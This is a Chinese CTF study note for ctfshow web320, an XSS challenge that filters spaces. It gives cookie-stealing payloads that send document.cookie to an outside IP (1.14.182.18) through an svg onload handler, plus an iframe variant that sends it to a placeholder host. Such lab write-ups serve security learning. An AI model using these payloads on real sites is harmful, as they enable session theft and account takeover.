ctfshow web320
用法:复制本模板到对应漏洞文件夹,重命名(如
web5_命令执行绕过.md),然后填写。
- 题号:web320
- 难度:⭐
- 考点:XSS(空格过滤的绕过)
- 日期:2026-9-14

题目描述
解题思路
1.1.直接套用319的payload(<)svg onload=location.href=“http://1.14.182.18/ctfxss/xss.php?1="+document.cookie(>)但是发现并没有成功,猜想可能是过滤了掉了svg,但是后面进行验证的时候发现它其实过滤的是空格而非svg,那在svg这还是可以接着做文章的
Payload / 关键操作


1.<svg/onload=location.href="http://1.14.182.18/ctfxss/xss.php?1="+document.cookie>
复现截图
对应课程章节
XSS跨站脚本攻击
踩坑记录 / 复盘
1.这种绕过方式也是可以的:<iframe/**/onload=window.location.href=’http://you ip/get.php?c=’+document.cookie;>ee